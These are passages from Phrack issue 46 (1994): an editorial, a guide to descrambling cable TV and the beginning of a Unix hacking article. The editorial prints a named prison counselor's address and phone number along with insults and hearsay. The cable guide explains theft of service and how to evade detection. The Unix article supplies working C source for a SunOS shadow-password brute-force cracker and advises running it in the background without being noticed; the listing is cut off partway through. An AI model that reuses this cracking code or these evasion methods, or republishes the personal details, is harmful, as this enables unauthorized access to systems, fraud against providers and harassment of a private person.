==Phrack Magazine==

Volume Five, Issue Forty-Six, File 1 of 28

Issue 46 Index

P H R A C K 4 6

September 20, 1994

"La cotorra que chi, no canta"

Honey, I'm home! Anyway, like the little proverb above indicates, I've been a very busy man since the last issue. I've been denied entry to a federal prison in North Carolina (imagine the irony of THAT); I've been whoring in the Red-Light District of Amsterdam with military intelligence officers from England, Spain and the US; estuve chicaito en Nuevo Lardeo; I've tested wireless networks in Canada; and I've been on TV a few more times. (No, nimrod, Phrack is not my job...I WORK for a living.)

Needless to say, it has been a chore for me to get Phrack out at all, much less only a month or so past my self-imposed quarterly deadline. But hell, I love doing this magazine, so here it is. Phrack is the only way I can completely thrill and simultaneously piss off so many people at once, so I don't think I'll stop any time soon.

Pissing people off. It's what I like to do, and it would appear that I'm quite good at it. I realize that there are several extremely vocal erikb-bashers out there. And to them I say, "smooches!" Let's face it, sour grapes make bad whiners. But hey, "As long as they're talking about Erikb, let 'em talk." (Sorry Mr. Ford)

Besides piecing together this issue, I've been working on getting the WWW pages together. They still aren't 100%, but they are getting there. By the time I finally get them together, the Phrack Web Site should be the ultimate underground resource on the net. Check it out: http://freeside.com/phrack.html

You may be interested in the federal prison remark from the first paragraph. I had a meeting at IBM out in Research Triangle Park. I figured that this would be an ideal time to go see Co/Dec who still has several years of federal time left to serve. Co/Dec is in the Federal Correctional Institute at Butner, North Carolina, a short 30 or so minutes from where I was staying in RTP.

Anyway, I receive the necessary forms from Co/Dec to get on the approved visitors list, and sent them back in. After several weeks, Co/Dec said that I still had not been added. My trip was slated for a week away, so I called his counselor, Wilbert LeMay. Mr. LeMay told me that he never got my forms. I then fed-ex'ed a copy (that I luckily had kept). It arrived on Friday morning, and I was to arrive on Monday. Mr. LeMay had assured me that it would be no problem to get me added to Co/Dec's list.

When I arrived on Monday, I called the prison to make sure the visit had been cleared. Mr. LeMay would not return my calls. In fact, not only would he not return any of the 5 or so calls I made, but he didn't even bother to enter my name on the visitor list until the Wednesday after I had already left North Carolina.

I'm sorry, but this man must be a real prick.

A bit of background on LeMay. First off, according to those on the inside, LeMay dislikes white people. He supposedly keeps a picture of slaves picking cotton on his desk as a constant reminder of the oppression his people were subjected to. But perhaps working in the prison system where you have constant view of the Aryan Brotherhood in action, I'm sure many would begin to feel likewise. (Can't we all just get along?) Secondly,

LeMay dislikes Co/Dec. He put Co/Dec in solitary confinement for weeks because Co/Dec had a DOS MANUAL! A fucking DOS MANUAL! You do not put someone in the fucking hole for brushing up on the syntax for xcopy! You put them in the hole for inciting a fucking shank war, or for stealing food, or for punching a guard. Later, Co/Dec found himself in solitary confinement AGAIN because he traded some smokes for telephone parts he was going to use to fix a radio. The hole again. Not for weapons and drugs, NO! Much worse: wires and a speaker!

The prison now considers Co/Dec a security risk, and read all OUTGOING mail he sends. Not just the regular reading of all incoming mail that any inmate would expect. He can't take any clases, he's had several more days added to his sentence for "bad time served," and in addition, all of his phone calls are live monitored and recorded. (A funny note, during one conversation I found that my touchtones would control the equipment they were using to record the call. The equipment they were using was improperly connected and gave off a terrible hum when activated. I kept turning off the recording, and the security officer kept having to turn it back on.)

All of this, due to Counselor Wilbert LeMay. Thanks guy.

If someone can so grossly abuse their power to completely remove the dignity of another human being, inmate or otherwise, that person needs to face severe disciplinary action. I'm writing the warden. Directory Assistance says that Wilbert can be reached at:

Wilbert LeMay
701 East E St.
Butner, NC 27509
919-575-6375

Fun fact: Butner is serviced by GTE.

You know, its pretty odd that as hackers, we probably know a larger number of ex-cons and current inmates than most people.

But anyway, on to Phrack.

This issue is pretty odd in that "The Man" has consented to write a few syllables for us to distribute. Yes, Winn Schwartau submitted his unique perspectives of Defcon and HOPE. It's funny how many people left Defcon this year and ran home to find information on HIRF weapons after hearing Winn speak. (If you've actually built one by now, email me.)

What else? GS1, Pagers, Voice Mail, VisaNet, Area 51, Programs, Conferences, and an incomplete university dialup list. (Putting out an incomplete list really irritates me, but hell, its taking a LOT longer than I expected to get some 1300 dialups without more help. AHEM!)

Can you dig it? I knew that you could.

READ THE FOLLOWING

IMPORTANT REGISTRATION INFORMATION

Corporate/Institutional/Government: If you are a business, institution or government agency, or otherwise employed by, contracted to or providing any consultation relating to computers, telecommunications or security of any kind to such an entity, this information pertains to you.

You are instructed to read this agreement and comply with its terms and immediately destroy any copies of this publication existing in your possession (electronic or otherwise) until such a time as you have fulfilled your registration requirements.

A form to request registration agreements is provided at the end of this file. Cost is $100.00 US per user for subscription registration. Cost of multi-user licenses will be negotiated on a site-by-site basis.

Individual User: If you are an individual end user whose use is not on behalf of a business, organization or government agency, you may read and possess copies of Phrack Magazine free of charge. You may also distribute this magazine freely to any other such hobbyist or computer service provided for similar hobbyists. If you are unsure of your qualifications as an individual user, please contact us as we do not wish to withhold Phrack from anyone whose occupations are not in conflict with our readership.

Phrack Magazine corporate/institutional/government agreement

Notice to users ("Company"): READ THE FOLLOWING LEGAL AGREEMENT. Company's use and/or possession of this Magazine is conditioned upon compliance by company with the terms of this agreement. Any continued use or possession of this Magazine is conditioned upon payment by company of the negotiated fee specified in a letter of confirmation from Phrack Magazine.

This magazine may not be distributed by Company to any outside corporation, organization or government agency. This agreement authorizes Company to use and possess the number of copies described in the confirmation letter from Phrack Magazine and for which Company has paid Phrack Magazine the negotiated agreement fee. If the confirmation letter from Phrack Magazine indicates that Company's agreement is "Corporate-Wide", this agreement will be deemed to cover copies duplicated and distributed by Company for use by any additional employees of Company during the Term, at no additional charge. This agreement will remain in effect for one year from the date of the confirmation letter from Phrack Magazine authorizing such continued use or such other period as is stated in the confirmation letter (the "Term"). If Company does not obtain a confirmation letter and pay the applicable agreement fee, Company is in violation of applicable US Copyright laws.

This Magazine is protected by United States copyright laws and international treaty provisions. Company acknowledges that no title to the intellectual property in the Magazine is transferred to Company. Company further acknowledges that full ownership rights to the Magazine will remain the exclusive property of Phrack Magazine and Company will not acquire any rights to the Magazine except as expressly set forth in this agreement. Company agrees that any copies of the Magazine made by Company will contain the same proprietary notices which appear in this document.

In the event of invalidity of any provision of this agreement, the parties agree that such invalidity shall not affect the validity of the remaining portions of this agreement.

In no event shall Phrack Magazine be liable for consequential, incidental or indirect damages of any kind arising out of the delivery, performance or use of the information contained within the copy of this magazine, even if Phrack Magazine has been advised of the possibility of such damages. In no event will Phrack Magazine's liability for any claim, whether in contract, tort, or any other theory of liability, exceed the agreement fee paid by Company.

This Agreement will be governed by the laws of the State of Texas as they are applied to agreements to be entered into and to be performed entirely within Texas. The United Nations Convention on Contracts for the International Sale of Goods is specifically disclaimed.

This Agreement together with any Phrack Magazine confirmation letter constitute the entire agreement between

Company and Phrack Magazine which supersedes any prior agreement, including any prior agreement from Phrack Magazine, or understanding, whether written or oral, relating to the subject matter of this Agreement. The terms and conditions of this Agreement shall apply to all orders submitted to Phrack Magazine and shall supersede any different or additional terms on purchase orders from Company.

REGISTRATION INFORMATION REQUEST FORM

We have approximately _____ users.

Enclosed is $_____

We desire Phrack Magazine distributed by (Choose one):

Electronic Mail: _____
Hard Copy: _____
Diskette: _____ (Include size & computer format)

Name:_____ Dept:_____

Company:_____

Address:_____

_____

City/State/Province:_____

Country/Postal Code:_____

Telephone:_____ Fax:_____

Send to:

Phrack Magazine
603 W. 13th #1A-278
Austin, TX 78701

Enjoy the magazine. It is for and by the hacking community. Period.

Editor-In-Chief	Erik Bloodaxe (aka Chris Goggans)
3L33t	Ice-9 (for helping me get this done!)
Rad Band	Green Day
News	Datastream Cowboy
Photography	The Man
Prison Consultant	Co / Dec
The Young Girl	Jane March
Motor Trend's Car of the Year	The 2600 Van
Dickhead of the Month	Wilbert LeMay at FCI Butner
Thanks To	Szechuan Death, Carl Corey, The Shining, Dcypher Hitman Italy, Herd Beast, Dr. Delam, Maldoror, The Red Skull, PsychoSpy, Seven Up, Erudite, Ice Jey
Special Thanks To	Winn Schwartau

Phrack Magazine V. 5, #46, September 20, 1994. ISSN 1068-1035
Contents Copyright (C) 1994 Phrack Magazine, all rights reserved. Nothing may be reproduced in whole or in part without written permission of the Editor-In-Chief. Phrack Magazine is made available quarterly to the amateur computer hobbyist free of charge. Any corporate, government, legal, or otherwise commercial usage or

possession (electronic or otherwise) is strictly prohibited without
prior registration, and is in violation of applicable US Copyright laws.
To subscribe, send email to phrack@well.sf.ca.us and ask to be added to
the list.

Phrack Magazine
603 W. 13th #1A-278 (Phrack Mailing Address)
Austin, TX 78701

freeside.com (Phrack FTP Site)
/pub/phrack

http://freeside.com/phrack.html (Phrack WWW Home Page)

phrack@well.sf.ca.us (Phrack E-mail Address)
or phrackmag on America Online

Submissions to the above email address may be encrypted
with the following key : (Not that we use PGP or encourage its
use or anything. Heavens no. That would be politically-incorrect.
Maybe someone else is decrypting our mail for us on another machine
that isn't used for Phrack publication. Yeah, that's it. :))

** ENCRYPTED SUBSCRIPTION REQUESTS WILL BE IGNORED **

Phrack goes out plaintext...you certainly can subscribe in plaintext.

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.3a

mQCNAiuIr00AAAEEAMPGAJ+tzwSTQBjIz/IXs155El9QW8EPyIcd7NjQ98CRgJNy
ltY43xMKv7HveHKqJC9KqpUYWwvEBLqlZ30H3gjbChXn+suU18K6V1xRvxgy21qi
a4/qpCMxM9acukKOWYMWA0zg+xf3WShwauFWF7btqk7GojnlY1bCD+Ag5Uf1AAUR
tCZQaHJhY2sgTWFnYXppbmUgPHBocmFja0B3ZWxsLnNmLmNhLnVzPg==
=q2KB

-----END PGP PUBLIC KEY BLOCK-----

-= Phrack 46 =-
Table Of Contents
~~~~~~~~~~~~~~~~

1. Introduction by The Editor 17 K
2. Phrack Loopback / Editorial 52 K
3. Line Noise 61 K
4. Line Noise 56 K
5. Phrack Prophile on Minor Threat 12 K
6. Paid Advertisement 62 K
7. Paid Advertisement (cont) 45 K
8. The Wonderful World of Pagers by Erik Bloodaxe 24 K
9. Legal Info by Szechuan Death 13 K
10. A Guide to Porno Boxes by Carl Corey 13 K
11. Unix Hacking - Tools of the Trade by The Shining 42 K
12. The fingerd Trojan Horse by Hitman Italy 32 K
13. The Phrack University Dialup List 12 K
14. A Little About Dialcom by Herd Beast 29 K
15. VisaNet Operations Part I by Ice Jey 50 K
16. VisaNet Operations Part II by Ice Jey 44 K
17. Gettin' Down 'N Dirty Wit Da GS/1 by Maldoror & Dr. Delam 25 K
18. Startalk by The Red Skull 21 K
19. Cyber Christ Meets Lady Luck Part I by Winn Schwartau 45 K
20. Cyber Christ Meets Lady Luck Part II by Winn Schwartau 42 K
21. The Groom Lake Desert Rat by PsychoSpy 44 K
22. HOPE by Erik Bloodaxe 51 K
23. Cyber Christ Bites the Big Apple by Winn Schwartau 60 K
24. The ABCs of Better Hotel Staying by Seven Up 12 K
25. AT&T Definity System 75/85 by Erudite 13 K
26. Keytrap v1.0 Keyboard Key Logger by Dcypher 35 K
27. International Scenes by Various Sources 44 K
28. Phrack World News by Datastream Cowboy 38 K
~~~~~~~~~~~~~~~~

Total: 996 K

"Most hackers would have sold out their mother."
Justin Tanner Peterson

"Treason is loved of many but the traitor hated of all."
Robert Greene (1552-1592)

"They smile in your face, but all the while they want to take your place."
The O'Jays

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 10 of 28

****

/*************************/
/* A Guide to Porno Boxes */
/* by Carl Corey */
/*************************/

Keeping with tradition, and seeing that this is the first article in Phrack on cable TV descrambling, any illegal box for use in descrambling cable television signals is now known as a PORNO BOX.

There are many methods that cable companies use to insure that you get what you pay for - and _only_ what you pay for. Of course, there are always methods to get 'more than you pay for'. This file will discuss the most important aspects of these methods, with pointers to more detailed information, including schematics and resellers of equipment.

Part I. How the cable company keeps you from getting signals
A brief history

---Older Systems---

Most scrambling methods are, in theory, simple. The original method used to block out signals was the trap method. All traps remove signals that are sent from the CATV head end (the CATV company's station). The first method, which is rarely used anymore was the negative trap. Basically, every point where the line was dropped had these traps, which removed the pay stations from your signal. If you decided to add a pay station, the company would come out and remove the trap. This method was pretty secure - you would provide physical evidence of tampering if you climbed the pole to remove them or alter them (sticking a pin through them seemed to work randomly, but could affect other channels, as it shifts the frequency the trap removes.) This was a very secure system, but did not allow for PPV or other services, and required a lot of physical labor (pole-climbers aren't cheap). The only places this is used anymore is in an old apartment building, as one trip can service several programming changes. Look for a big gray box in the basement with a lot of coax going out. If you are going to give yourself free service, give some random others free service to hide the trail.

The next method used was termed a positive trap. With this method, the cable company sends a _very_ strong signal above the real signal. A tuner sees the strong signal, and locks onto the 'garbage' signal. A loud beeping and static lines would show up on the set. For the CATV company to enable a station, they put a 'positive' trap on the line, which (despite the name) removes the garbage signal. Many text files have been around on how to descramble this method (overlooking the obvious, buying a (cheap) notch filter), ranging from making a crude variable trap, to adding wires to the cable signal randomly to remove the signal. This system is hardly used anymore, as you could just put a trap inside your house, which wouldn't be noticed outside the house.

---Current Systems---

The next advent in technology was the box. The discussion of different boxes follows, but there is one rather new technology which should be discussed with the traps. The addressable trap is the CATV's dream. It combines the best features of the negative trap (very difficult to tamper with without leaving evidence) with features of addressable boxes (no lineman needs to go out to add a service, computers can process Pay Per View or other services). Basically, a 'smart trap' sits on the pole and removes signals at will. Many systems require a small amp inside the house, which the cable company uses to make sure that you don't hook up more than one TV. I believe that the new CATV act makes this illegal,

and that a customer does not have to pay for any extra sets (which do not need equipment) in the house. Of course, we all know that the cable TV company will do whatever it wants until it is threatened with lawsuits.

Cable boxes use many different methods of descrambling. Most are not in use anymore, with a few still around, and a few around the corner in the future. The big thing to remember is sync suppression. This method is how the cable companies make the picture look like a really fucked up, waving Dali painting. Presently the most popular method is the Tri-mode In-band Sync suppression. The sync signal is suppressed by 0, 6, or 10 dB. The sync can be changed randomly once per field, and the information necessary for the box to rebuild a sync signal. This very common system is discussed in Radio-Electronics magazine in the 2/87 issue. There are schematics and much more detailed theory than is provided here.

The other common method currently used is SSAVI, which is most common on Zenith boxes. It stands for Sync Suppression And Video Inversion. In addition to sync suppression, it uses video inversion to also 'scramble' the video. There is no sync signal transmitted separately (or reference signal to tell the box how to de-scramble) as the first 26 lines (blank, above the picture) are not de-synched, and can be re-synched with a phased lock loop - giving sync to the whole field. The data on inversion is sent somewhere in the 20 or 21st line, which is outside of the screen. Audio can be scrambled too, but it is actually just moved to a different frequency. Radio Electronics August 92 on has circuits and other info in the Drawing Board column.

---Future Systems-

For Pioneer, the future is now. The system the new Pioneers use is patented and Pioneer doesn't want you to know how it works. From the patent, it appears to use combinations of in-band, out-band, and keys (also sending false keys) to scramble and relay info necessary to descramble. These boxes are damn slick. The relevant patents are US #5,113,411 and US #4,149,158 if you care to look. There is not much information to be gained from them. Look for future updates to this article with info on the system if I can find any :)

Other systems are the VideoCipher + (used on satellites now - this is scary shit.) It uses DES-encrypted audio. DigiCable and DigiCipher are similar, with Digi encrypting the video with DES also (yikes)... And they all use changing keys and other methods. Oak Sigma converters use similar methods which are available now on cable. (digital encryption of audio, etc...)

Part II. How the cable company catches you getting those signals

There are many methods the CATV company can use to catch you, or at least keep you from using certain methods.

Market Code: Almost _all_ addressable decoders now use a market code. This is part of the serial number (which is used for pay per view addressing) which decodes to a general geographic region. Most boxes contain code which tell it to shut down if it receives a code (which can be going to any box on the cable system) which is from a different market area. So if you buy a converter that is say, market-coded for Los Angeles, you won't be able to use it in New York.

Bullets: The bullet is a shut down code like above - it will make your box say 'bAh' and die. The method used most is for the head end to send messages to every box they know of saying 'ignore the next shutdown message' ... and once every (legit) box has this info, it sends the bullet. The only boxes that actually process the bullet are ones which the CATV system doesn't know about. P.S. Don't call the cable company and complain about cable if you are using an illegal converter - and be sure to warn anyone you live with about calling the CATV co. also.

Leak Detection: The FCC forces all cable companies to drive around and look for leaks - any poor splice jobs (wiring your house from a neighbors without sealing it up nice) and some descramblers will emit RF. So while the CATV is looking for the leaks, they may catch you.

Free T-Shirts: The cable company can, with most boxes, tell the box to display a different signal. So they can tell every box they know of (the legit box pool) to display a commercial on another channel, while the pirate boxes get this real cool ad with an 1800 number for free t-shirts... you call, you get busted. This is mostly done during PPV boxing or other events which are paid for - as the company knows exactly who should get that signal, and can catch even legit boxes which are modified to receive the fight.

Your Pals: Programs like "Turn in a cable pirate and get $100" let you know who your friends _really_ are.

Part III: How to get away with it.

I get a lot of questions about opening a box that you own. This is not a good idea. Most, if not ALL boxes today have a tamper sensor. If you open the box, you break a tab, flip a switch, etc... This disables the box and leaves a nice piece of evidence for the CATV co. to show that you played with it.

I also have had questions about the old "unplug the box when it is enabled, then plug it back in later"... The CATV company periodically sends a signal to update all the boxes to where they should be. If you want to do this, you'll need to find out where the CATV sends the address information, and then you need to trap it out of the signal. So as soon as the fraudulent customer (let's call him Chris) sees his box get the signal to receive the PPV porn channel, he installs the trap and now his box will never get any pay per view signals again... but he'll always have whatever he was viewing at the time he put the trap in. Big problem here is that most _newer_ systems also tell the box how long it can descramble that channel - i.e. "Watch SPICE until I tell you not to, or 3 hours have passed"...

Where to make/buy/get porno boxes:

You can order a box which has been modified not to accept bullets. This method is pretty expensive. You can also get a 'pan' descrambler - it is a separate piece that takes whatever goes in on channel 3 (or 2 or 4) and descrambles it. These boxes can't be killed by the bullets, and work pretty well. There are some pans which are made by the same company as your cable box and are sensitive to bullets, so beware.

There are two basic ideas for modifying a box (provided you get detailed instructions on how to get it open, or how to fix it once you open it). You can change the S/N to something which is known as 'universal' or disassemble the code and remove the jump to the shutdown code.
The universal codes are rare, and may be extinct. Besides, if the cable company finds out your code, they can nuke it. This happens when someone who makes (err made) 'universal' chips gets busted. The modification of the actual code is the best way to do it, just forcing a positive response to permission checks is the easiest way.

A 'cube' is not a NeXT, it's a device which removes the data signal from the cable line, and inserts a 'nice' data signal which tells your box to turn everything on. A 'destructive' cube actually re-programs all the boxes below it to a new serial number and gives that number full privileges, while a 'non-destructive' cube needs to know your boxes serial number, so it can tell your box (without modifications) that it can view everything. You have to get a new IC if you change boxes, but the plus is that you can remove the cube and the box functions as normal. Then again, you have to trust the place you are ordering the cube from to not be working for the cable company, as you have to give

them your box serial number - which the CATV cable has in their records. Cubes have been seen for sale in the back of Electronics Now (formerly Radio Electronics).

Of course, you could check in the above mentioned articles and build circuitry, it would be a lot cheaper. The only problem is that you have to be good enough not to fuck it up - TV signals are very easy to fuck up.

Then there is the HOLY GRAIL. Most scrambling systems mess with the sync pulse. This pulse is followed by the colorburst signal on NTSC video. Basically, the grail finds the colorburst and uses it as a reference signal. In theory, it works wonderfully (but does not fix the video inversion problems found on SSAVI systems). However, with the sync pulse whacked, the colorburst method may give weak color or color shifts. The schematics are in the May 1990 Radio-Electronics. I have also received email from aa570@cleveland.Freenet.Edu about his colorburst kit, which is a modified (supposedly higher quality) version of the R-E schematics. The schematic and parts list is 5 bucks, 16 bucks for a pre-drilled and etched board. A little steep, but not too bad. E-mail the above for more information.

Anyway, that's all for now. Remember, information (including XXX movies) wants to be free!

Carl Corey / dEs

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 11 of 28

****

Unix Hacking Tools of the Trade

By

The Shining/UPi (UK Division)

Disclaimer :

The following text is for educational purposes only and I strongly suggest that it is not used for malicious purposes....yeah right!

Introduction :

Ok, I decided to release this phile to help out all you guys who wish to start hacking unix. Although these programs should compile & run on your system if you follow the instructions I have given, knowing a bit of C will come in handy if things go wrong. Other docs I suggest you read are older 'phrack' issues with shooting sharks various articles on unix, and of course, 'Unix from the ground up' by The Prophet.

This article includes three programs, a SUNOS Brute force Shadow password file cracker, The Ultimate Login Spoof, and a Unix Account Validator.

Shadow Crack

SUNOS Unix brute force shadow password file cracker

Well, a while back, I saw an article in phrack which included a brute force password cracker for unix. This was a nice idea, except that these days more and more systems are moving towards the shadow password scheme. This, for those of you who are new to unix, involves storing the actual encrypted passwords in a different file, usually only accessible to root. A typical entry from a System V R4 password file looks like this :-

```
root:x:0:1:Sys. admin:/:/bin/sh
```

with the actual encrypted password replaced by an 'x' in the /etc/passwd file. The encrypted password is stored in a file(in the case of sysV) called /etc/shadow which has roughly the following format :-

```
root:XyfgFekj95Fpq:::::
```

this includes the login i.d., the encrypted password, and various other fields which hold info on password ageing etc...(no entry in the other fields indicate they are disabled).

Now this was fine as long as we stayed away from system V's, but now a whole load of other companies have jumped on the bandwagon from IBM (aix) to Suns SUNOS systems. The system I will be dealing with is SUNOS's shadowed system. Now, like sysV, SUNOS also have a system whereby the actual encrypted passwords are stored in a file usually called /etc/security/passwd.adjunct, and normally this is accessible only by root.

This rules out the use of brute force crackers, like the one in phrack quite a while back, and also modern day programs like CRACK. A typical /etc/passwd file entry on shadowed SUNOS systems looks like this :-

root:##root:0:1:System Administrator:/:/bin/csh

with the 'shadow' password file taking roughly the same format as that of Sys V, usually with some extra fields.

However, we cannot use a program like CRACK, but SUNOS also supplied a function called pwdauth(), which basically takes two arguments, a login name and decrypted password, which is then encrypted and compared to the appropriate entry in the shadow file, thus if it matches, we have a valid i.d. & password, if not, we don't.

I therefore decided to write a program which would exploit this function, and could be used to get valid i.d's and passwords even on a shadowed system!

To my knowledge the use of the pwdauth() function is not logged, but I could be wrong. I have left it running for a while on the system I use and it has attracted no attention, and the administrator knows his shit. I have seen the functions getspwent() and getspwnam() in Sys V to manipulate the shadow password file, but not a function like pwdauth() that will actually validate the i.d. and password. If such a function does exist on other shadowed systems then this program could be very easily modified to work without problems.

The only real beef I have about this program is that because the pwdauth() function uses the standard unix crypt() function to encrypt the supplied password, it is very slow!!! Even in burst mode, a password file with 1000's of users could take a while to get through. My advice is to run it in the background and direct all its screen output to /dev/null like so :-

shcrack -mf -uroot -ddict1 > /dev/null &

Then you can log out then come back and check on it later!

The program works in a number of modes, all of which I will describe below, is command line driven, and can be used to crack both multiple accounts in the password file and single accounts specified. It is also NIS/NFS (Sun Yellow Pages) compatible.

How to use it
---

shcrack -m[mode] -p[password file] -u[user id] -d[dictionary file]

Usage :-

-m[mode] there are 3 modes of operation :-

-mb Burst mode, this scans the password file, trying the minimum number of password guessing strategies on every account.

-mi Mini-burst mode, this also scans the password file, and tries most password guessing strategies on every account.

-mf Brute-force mode, tries all password strategies, including the use of words from a dictionary, on a single account specified.

more about these modes in a sec, the other options are :-

-p[password file] This is the password file you wish to use, if this is left unspecified, the default is /etc/passwd.
NB: The program automatically detects and uses the

password file wherever it may be in NIS/NFS systems.

-u[user id] The login i.d. of the account you wish to crack, this is used in Brute-force single user mode.

-d[dict file] This uses the words in a dictionary file to generate possible passwords for use in single user brute force mode. If no filename is specified, the program only uses the password guessing strategies without using the dictionary.

Modes
^^^^^

-mb Burst mode basically gets each account from the appropriate password file and uses two methods to guess its password. Firstly, it uses the account name as a password, this name is then reversed and tried as a possible password. This may seem like a weak strategy, but remember, the users passwords are already shadowed, and therefore are deemed to be secure. This can lead to sloppy passwords being used, and I have came across many cases where the user has used his/her i.d. as a password.

-mi Mini-burst mode uses a number of other password generating methods as well as the 2 listed in burst mode. One of the methods involves taking the login i.d. of the account being cracked, and appending the numbers 0 to 9 to the end of it to generate possible passwords. If this mode has no luck, it then uses the accounts gecos 'comment' information from the password file, splitting it into words and trying these as passwords. Each word from the comment field is also reversed and tried as a possible password.

-mf Brute-force single user mode uses all the above techniques for password guessing as well as using a dictionary file to provide possible passwords to crack a single account specified. If no dictionary filename is given, this mode operates on the single account using the same methods as mini-burst mode, without the dictionary.

Using shadow crack

To get program help from the command line just type :-

```
$ shcrack <RETURN>
```

which will show you all the modes of operation.

If you wanted to crack just the account 'root', located in /etc/passwd(or elsewhere on NFS/NIS systems), using all methods including a dictionary file called 'dict1', you would do :-

```
$ shcrack -mf -uroot -ddict1
```

to do the above without using the dictionary file, do :-

```
$ shcrack -mf -uroot
```

or to do the above but in password file 'miner' do :-

```
$ shcrack -mf -pminer -uroot
```

to start cracking all accounts in /etc/passwd, using minimum password

strategies do :-

```
$ shcrack -mb
```

to do the above but on a password file called 'miner' in your home directory do :-

```
$ shcrack -mb -pminer
```

to start cracking all accounts in 'miner', using all strategies except dictionary words do :-

```
$ shcrack -mi -pminer
```

ok, heres the code, ANSI C Compilers only :-

---cut here----------

```
/* Program   : Shadow Crack
   Author    : (c)1994 The Shining/UPi (UK Division)
   Date      : Released 12/4/94
   Unix type : SUNOS Shadowed systems only */

#include <stdio.h>
#include <pwd.h>
#include <string.h>
#include <ctype.h>
#include <signal.h>

#define WORDSIZE 20     /* Maximum word size */
#define OUTFILE "data"  /* File to store cracked account info */

void word_strat( void ), do_dict( void );
void add_nums( char * ), do_comment( char * );
void try_word( char * ), reverse_word( char * );
void find_mode( void ), burst_mode( void );
void mini_burst( void ), brute_force( void );
void user_info( void ), write_details( char * );
void pwfile_name( void ), disable_interrupts( void ), cleanup();


char *logname, *comment, *homedir, *shell, *dict, *mode,
     *pwfile, *pwdauth();
struct passwd *getpwnam(), *pwentry;
extern char *optarg;
int option, uid, gid;


int main( int argc, char **argv )
{
disable_interrupts();
system("clear");

if (argc < 2) {
printf("Shadow Crack - (c)1994 The Shining\n");
printf("SUNOS Shadow password brute force cracker\n\n");
printf("useage: %s -m[mode] -p[pwfile] -u[loginid] ", argv[0]);
printf("-d[dictfile]\n\n\n");
printf("[b] is burst mode, scans pwfile trying minimum\n");
printf("    password strategies on all i.d's\n\n");
printf("[i] is mini-burst mode, scans pwfile trying both\n");
printf("    userid, gecos info, and numbers to all i.d's\n\n");
printf("[f] is bruteforce mode, tries all above stategies\n");
printf("    as well as dictionary words\n\n");
printf("[pwfile]   Uses the password file [pwfile], default\n");
printf("           is /etc/passwd\n\n");
printf("[loginid]  Account you wish to crack, used with\n");
```

```
printf("           -mf bruteforce mode only\n\n");
printf("[dictfile] uses dictionary file [dictfile] to\n");
printf("           generate passwords when used with\n");
printf("           -mf bruteforce mode only\n\n");
exit(0);
}


/* Get options from the command line and store them in different
   variables */

while ((option = getopt(argc, argv, "m:p:u:d:")) != EOF)
 switch(option)
 {
   case 'm':
           mode = optarg;
           break;

   case 'p':
           pwfile = optarg;
           break;

   case 'u':
           logname = optarg;
           break;

   case 'd':
           dict = optarg;
           break;

   default:
           printf("wrong options\n");
           break;
 }

find_mode();
}


/* Routine to redirect interrupts */

void disable_interrupts( void )
{
signal(SIGHUP, SIG_IGN);
 signal(SIGTSTP, cleanup);
  signal(SIGINT, cleanup);
 signal(SIGQUIT, cleanup);
signal(SIGTERM, cleanup);
}


/* If CTRL-Z or CTRL-C is pressed, clean up & quit */

void cleanup( void )
{
FILE *fp;

if ((fp = fopen("gecos", "r")) != NULL)
   remove("gecos");

if ((fp = fopen("data", "r")) == NULL)
   printf("\nNo accounts cracked\n");

printf("Quitting\n");
exit(0);
}


/* Function to decide which mode is being used and call appropriate
   routine */
```

```
void find_mode( void )
{
 if (strcmp(mode, "b") == NULL)
    burst_mode();
 else
 if (strcmp(mode, "i") == NULL)
    mini_burst();
 else
 if (strcmp(mode, "f") == NULL)
    brute_force();
 else
  {
    printf("Sorry - No such mode\n");
    exit(0);
  }
}


/* Get a users information from the password file */

void user_info( void )
{
  uid = pwentry->pw_uid;
   gid = pwentry->pw_gid;
    comment = pwentry->pw_gecos;
   homedir = pwentry->pw_dir;
  shell = pwentry->pw_shell;
}



/* Set the filename of the password file to be used, default is
   /etc/passwd */

void pwfile_name( void )
{
if (pwfile != NULL)
    setpwfile(pwfile);
}



/* Burst mode, tries user i.d. & then reverses it as possible passwords
   on every account found in the password file */

void burst_mode( void )
{
pwfile_name();
setpwent();

  while ((pwentry = getpwent()) != (struct passwd *) NULL)
  {
     logname = pwentry->pw_name;
      user_info();
      try_word( logname );
     reverse_word( logname );
  }

endpwent();
}


/* Mini-burst mode, try above combinations as well as other strategies
   which include adding numbers to the end of the user i.d. to generate
   passwords or using the comment field information in the password
   file */

void mini_burst( void )
{
```

```
pwfile_name();
setpwent();

  while ((pwentry = getpwent()) != (struct passwd *) NULL)
  {
     logname = pwentry->pw_name;
      user_info();
     word_strat();
  }

endpwent();
}


/* Brute force mode, uses all the above strategies as well using a
   dictionary file to generate possible passwords */

void brute_force( void )
{
pwfile_name();
setpwent();

  if ((pwentry = getpwnam(logname)) == (struct passwd *) NULL) {
     printf("Sorry - User unknown\n");
     exit(0);
  }
  else
  {
     user_info();
      word_strat();
     do_dict();
  }

endpwent();
}


/* Calls the various password guessing strategies */

void word_strat()
{
 try_word( logname );
  reverse_word( logname );
   add_nums( logname );
  do_comment( comment );
}


/* Takes the user name as its argument and then generates possible
   passwords by adding the numbers 0-9 to the end. If the username
   is greater than 7 characters, don't bother */

void add_nums( char *wd )
{
int i;
char temp[2], buff[WORDSIZE];

if (strlen(wd) < 8) {

  for (i = 0; i < 10; i++)
  {
      strcpy(buff, wd);
       sprintf(temp, "%d", i);
        strcat(wd, temp);
       try_word( wd );
      strcpy(wd, buff);
  }

 }
}
```

```
/* Gets info from the 'gecos' comment field in the password file,
   then process this information generating possible passwords from it */

void do_comment( char *wd )
{
FILE *fp;

char temp[2], buff[WORDSIZE];
int c,  flag;

flag = 0;


/* Open file & store users gecos information in it. w+ mode
   allows us to write to it & then read from it. */

if ((fp = fopen("gecos", "w+")) == NULL) {
    printf("Error writing gecos info\n");
   exit(0);
}

    fprintf(fp, "%s\n", wd);
   rewind(fp);

strcpy(buff, "");


/* Process users gecos information, separate words by checking for the
   ',' field separater or a space. */

while ((c = fgetc(fp)) != EOF)
{

 if (( c != ',' ) && ( c != ' ' )) {
     sprintf(temp, "%c", c);
    strncat(buff, temp, 1);
 }
 else
    flag = 1;


   if ((isspace(c)) || (c == ',') != NULL) {

     if (flag == 1) {
        c=fgetc(fp);

        if ((isspace(c)) || (iscntrl(c) == NULL))
           ungetc(c, fp);
     }

     try_word(buff);
      reverse_word(buff);
       strcpy(buff, "");
      flag = 0;
     strcpy(temp, "");
   }

}
fclose(fp);
remove("gecos");
}



